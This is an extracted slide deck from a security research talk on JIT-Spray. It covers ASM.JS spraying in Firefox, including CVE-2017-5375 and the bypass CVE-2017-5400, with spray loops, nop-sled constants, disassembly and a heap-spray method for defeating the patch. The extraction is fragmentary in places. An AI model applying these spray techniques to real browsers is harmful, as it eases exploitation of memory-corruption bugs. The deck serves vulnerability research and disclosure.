

From Assembly to JavaScript and Back

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- IT Security since 2010
- PostDoc – Systems Security Group @
Horst Görtz Institute / Ruhr-University Bochum
- Security Researcher at Blue Frost Security
- low-level security, binary analysis and exploitation,
fuzzing, client-side mitigations/attacks
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- JIT-Spray on x86 and ARM and previous work
- Case study – ASM.JS and JIT-Spray



1) CVE-2017-5375

2) CVE-2017-5400 (bypass of patch for (1))

- Arbitrary ASM.JS payload generation
- Exploitation with ASM.JS JIT-Spray
 - CVE-2016-9079, CVE-2016-2819, CVE-2016-1960

JIT Overview

Just-In-Time Compilation (JIT)

- Generate native machine code from higher-level language

JavaScript

PHP

Java

ActionScript

...



x86_32, x86_64, ARM, AArch64

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- Performance gain compared to interpreted execution

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- Several compilers and optimization layers

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JS:



Baseline,
IonMonkey



Baseline,
DFG, FTL





ChakraCore
(2 Tier JIT)



TurboFan

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 ChakraCore
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 Baseline,
DFG, FTL
 TurboFan

Java:  HotSpot JIT

PHP:  HHVM JIT


ActionScript:
 NanoJIT

Linux Kernel:
 eBPF

.Net:
 RyuJIT

Just-In-Time Compilation (JIT)

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JIT-Spray (x86)

1. Hide native instructions in constants of high-level language

```
c = 0xa8909090  
c += 0xa8909090
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Emitted JIT Code

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x86 Disassembly @ offset 1

```
01: 90      nop
02: 90      nop
03: 90      nop
04: a805    test al, 5
06: 90      nop
07: 90      nop
08: 90      nop
```

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x86 Disassembly @ offset 1

```
01: 90      nop
02: 90      nop
03: 90      nop
04: a      semantic nop 5
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While (not address_hit){  
    createFuncAndJIT()  
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0x20202026: 90      nop  
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predictable?!		
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Used to bypass **ASLR and **DEP****

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No **info leak and **code reuse** necessary**

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```

```
predictable?!
```

Used to bypass **ASLR and **DEP****
No **info leak and **code reuse** necessary**
→ Memory corruptions are easier to exploit

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}
```

Prominent JIT-Spray on x86

Flash JIT-Spray (Dionysus Blazakis, 2010)

- Targets ActionScript (Tamarin VM)



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- Long XOR sequence gets compiled to XOR instructions

```
var y = (  
  0x3c54d0d9 ^  
  0x3c909058 ^  
  0x3c59f46a ^  
  0x3c90c801 ^
```



03470069	B8 D9D0543C	MOV EAX, 3C54D0D9
0347006E	35 5890903C	XOR EAX, 3C909058
03470073	35 6AF4593C	XOR EAX, 3C59F46A
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- First of its kind known to public

Flash JIT-Spray (Dionysus Blazakis, 2010)



- Mitigated by constant folding
- Bypassed with “IN” operator (`VAL0 IN VAL1 ^ VAL2 ^ ..`)
- ...and mitigated with random nop insertion

Writing JIT Shellcode (Alexey Sintsov, 2010)



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mov ebx, 0xb1b2b3b4



mov ebx, 0xb1b2xxxx ; 3 bytes

mov bh, 0xb3 ; 2 bytes

mov bl, 0xb4 ; 2 bytes

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- semantic nops which don't change flags

00: b89090906a mov eax, 0x6a909090

05: 05909090a8 add eax, 0xa8909090



03: 90 nop

04: 6a05 push 5

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)



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 - use two of four immediate bytes as payload
 - connect payload bytes with short jumps (stage0)
 - copy stage1 payload to RWX JIT page and jump to it

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0D010104	31C0	XOR EAX, EAX
0D010106	EB 14	JMP SHORT 0D01011C
0D010108	8947 08	MOV WORD PTR DS:[EDI+8], EAX
0D01010B	8B47 08	MOV EAX, DWORD PTR DS:[EDI+8]
0D01010E	8B57 0C	MOV EDX, DWORD PTR DS:[EDI+C]
0D010111	83FA FF	CMP EDX, -1
0D010114	0F85 2A	JNZ 0D012B44
0D01011A	81F0 B43BEB14	XOR EAX, 14EB3BB4

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- JIT gadget techniques (gaJITs)
- Comparison of JIT hardening measurements

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- In d
- JIT-S
- JIT g
- Com

	V8	IE9	Jaeger Monkey	Trace Monkey	LLVM	JVM	Flash / Tamarin
Secure Page Permissions	✗	✓	✗	✗	✗	✗	✗
Guard Pages	✓	✗	✗	✗	✗	✗	✗
JIT Page Randomization	✓	✓	✗	✗	✗	✗	✗
Constant Folding	✗	✗	✗	✗	✗	✗	✗
Constant Blinding	✓	✓	✗	✗	✗	✗	✗
Allocation Restrictions	✓	✓	✗	✗	✗	✗	✗
Random NOP Insertion	✓	✓	✗	✗	✗	✗	✗
Random Code Base Offset	✓	✓	✗	✗	✗	✗	✗

nes

values)

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

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 - trigger UAF bug and call JIT gadget
 - JIT gadget writes return address into heap spray, continue execution in JS
- Mitigated with constant blinding in Flash 11.8

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)



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


<pre>public int spray(int a) { int b = a; b ^= 0x90909090; b ^= 0x90909090; b ^= 0x90909090; return b; }</pre>		<pre>0x01c21507: cmp 0x4(%ecx),%eax 0x01c2150a: jne 0x01bbd100 ; 0x01c21510: mov %eax,0xffffc000(%esp) 0x01c21517: push %ebp 0x01c21518: sub \$0x18,%esp 0x01c2151b: xor \$0x90909090,%edx 0x01c21521: xor \$0x90909090,%edx 0x01c21527: xor \$0x90909090,%edx ... 0x01c21539: ret</pre>
--	---	--

(32-bit)

JIT-Spray (ARM)

Too leJIT to Quit (Lian et al., 2015)



- Target: JSC DFG JIT
- Thumb-2:
 - mixed 16-bit and 32-bit instructions
 - 16-bit alignment

http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/09ExtendingJIT.slide_.pdf

A Call to ARMs (Lian et al., 2017)

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- self-sustained payload without resynchronization
(target: Firefox' IonMonkey)

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions

- F
 - 1
 - 1
 - 2
- JIT-Spray on
architecture with
fixed instruction length and
instruction alignment**

→ self-sustained payload without resynchronization
(target: Firefox' IonMonkey)

ASM.JS JIT-Spray on OdinMonkey (x86)

- Strict subset of JS
- OdinMonkey: Ahead-Of-Time (AOT) Compiler in Firefox
- Appeared in 2013 in Firefox 22
- No need to frequently execute JS as in traditional JITs
- Generates binary blob with native machine code
- ASM.JS JIT-Spray possible until Firefox 52 (2017)



Simple ASM.JS module

```
function asm_js_module(){  
    "use asm"  
    function asm_js_function(){  
        var val = 0xc1c2c3c4;  
        return val|0;  
    }  
    return asm_js_function  
}
```

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
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- Your “calculations”

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Inject Code to Predictable Addresses

- Request ASM.JS module several times

```
modules = []  
for (i=0; i<=0x2000; i++){  
    modules[i] = asm_js_module()  
}
```

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- Request ASM.JS module several times

```
modules = []  
for (i=0; i<=0x2000; i++){  
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}
```

- Search for **0xc1c2c3c4** in memory

Inject Code to Predictable Addresses

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"use asm"  
function asm_js_function(){  
    var val = 0xc1c2c3c4;  
    return val|0;  
}
```


Value
appears in
machine code

10100023	b8c4c3c2c1	mov	eax, 0C1C2C3C4h
10100028	6690	xchg	ax, ax
1010002a	83c404	add	esp, 4
1010002d	c3	ret	

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Inject Code to Predictable Addresses

- Unblinded constant `0xc1c2c3c4` appears many times

```
09bf9024 c1c2c3c4 c4839066 0d8bc304 00000000
0a720024 c1c2c3c4 c4839066 0d8bc304 0a721000
0a730024 c1c2c3c4 c4839066 0d8bc304 0a731000
0a740024 c1c2c3c4 c4839066 0d8bc304 0a741000
0a750024 c1c2c3c4 c4839066 0d8bc304 0a751000
0a760024 c1c2c3c4 c4839066 0d8bc304 0a761000
...
```

Inject Code to Predictable Addresses

- Unblinded constant **0xc1c2c3c4** appears many times

```
09bf9024 c1c2c3c4 048
0a720024 c1c2c3c4 048
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0a750024 c1c2c3c4 048
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...
```

- many module requests yield many copies

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- many module requests yield many copies

- aligned to predictable addresses

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```

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→ **ASM.JS JIT-Spray unlocked**

Inject Code to Predictable Addresses



Address	Type	Committed	Private	Total WS	Blocks	Protection
+ 0FFE0000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 0FFF0000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10000000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10010000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10020000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10030000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10040000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10050000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10060000	Private Data	8 K	8 K	8 K	2	Execute/Read
+ 10070000	Private Data	8 K	8 K	8 K	2	Execute/Read

CVE-2017-5375

- Example: nop sled with ASM.JS (Firefox 50.0.1 32-bit)

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    // ...
    return val | 0;
}
```

ASM.JS JIT-Spray



ASM.JS JIT-Spray

http://example.org:9090/

example.org:9090

check your spray at
0x10

Disassembly

Registers

Command

0:032> u 10100023 L3
10100023 b8909090a8 mov eax,0A8909090h
10100028 05909090a8 add eax,0A8909090h
1010002d 05909090a8 add eax,0A8909090h
0:032>
0:032> u 10100024 L7
10100024 00
0:032>

End Address:

Region Size:

State:

Protect:

Type:

Allocation Base:

Allocation Protect:

10101000

00001000 (4.000 kB)

00001000 MEM_COMMIT

00000020 PAGE_EXECUTE_READ

00020000 MEM_PRIVATE

10100000

00000004 PAGE_READWRITE

No info leak, **no** code reuse,
use your vuln to point **EIP** to your
payload

RUB

CVE-2017-5375

- The flaw (simplified)
 - 1) ASM.JS module is compiled into RW region
 - 2) each module request executes VirtualAlloc
 - 3) → many RW regions at 64k granularity → predictable
 - 4) compiled module code is copied many times to RW regions
 - 5) RW regions are VirtualProtect'ed to RX

CVE-2017-5375

- The patch
 - 1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();  
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
    // Try again without randomAddr.  
    p = VirtualAlloc(nullPtr, ...
```

CVE-2017-5375

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- 1) Randomize VirtualAlloc allocations

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randomAddr = ComputeRandomAllocationAddress();  
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
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```

- 2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5375

- The patch
 - 1) Randomize VirtualAlloc allocations

rando

p = V

if (!

Fixed in Firefox 51
Bypass it!
→ CVE-2017-5400

- 2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```


CVE-2017-5400

- Bypass patch (1): force fallback code

```
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
    // Try again without randomAddr.  
    p = VirtualAlloc(nullPtr, ...
```

CVE-2017-5400

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if (!p) {  
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```

- occupy as many 64k addresses as possible with Typed Arrays heap spray to decrease entropy

CVE-2017-5400

- Bypass patch (1): force fallback code

```
p = VirtualAlloc(randomAddr, ...  
if (!p) {  
    // Try again without randomAddr.  
    p = VirtualAlloc(nullPtr, ...
```

- occupy as many 64k addresses as possible with Typed Arrays heap spray to decrease entropy
 - randomAddr ASM.JS JIT allocations will fail
 - fallback allocations become predictable again

CVE-2017-5400

- Bypass patch (2): stay within ASM.JS code limit of 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5400

- Bypass patch (2): stay within ASM.JS code limit of 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

- spray max allocations allowed, assuming that each module becomes < 64KB (estimation good enough for exploitation)

```
for (var i=0; i<(159*1024*1024)/(64*1024); i++){  
    modules[i] = asm_js_module()  
}
```

CVE-2017-5400

- Bypass patch (2): stay within ASM.JS code limit of 160MB



```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

- spray max allocations allowed, assuming that each module becomes < 64KB (estimation good enough for exploitation)

```
for (var i=0; i<(159*1024*1024)/(64*1024); i++){  
    modules[i] = asm_js_module()  
}
```

- Release memory allocated with Typed Array Spray (1)

ASM.JS JIT-Spray



CVE-2017-5400

- The patch
 - major redesign
 - reserve *maxCodeBytesPerProcess* range on startup
→ difficult to predict address
 - commit/decommit from this set of pages for ASM.JS/Wasm when requested

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

```
"use asm"  
function asm_js_function(){  
    // attacker controlled  
    // ASM.JS code  
}  
return asm_js_function
```

How to inject
arbitrary code?

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
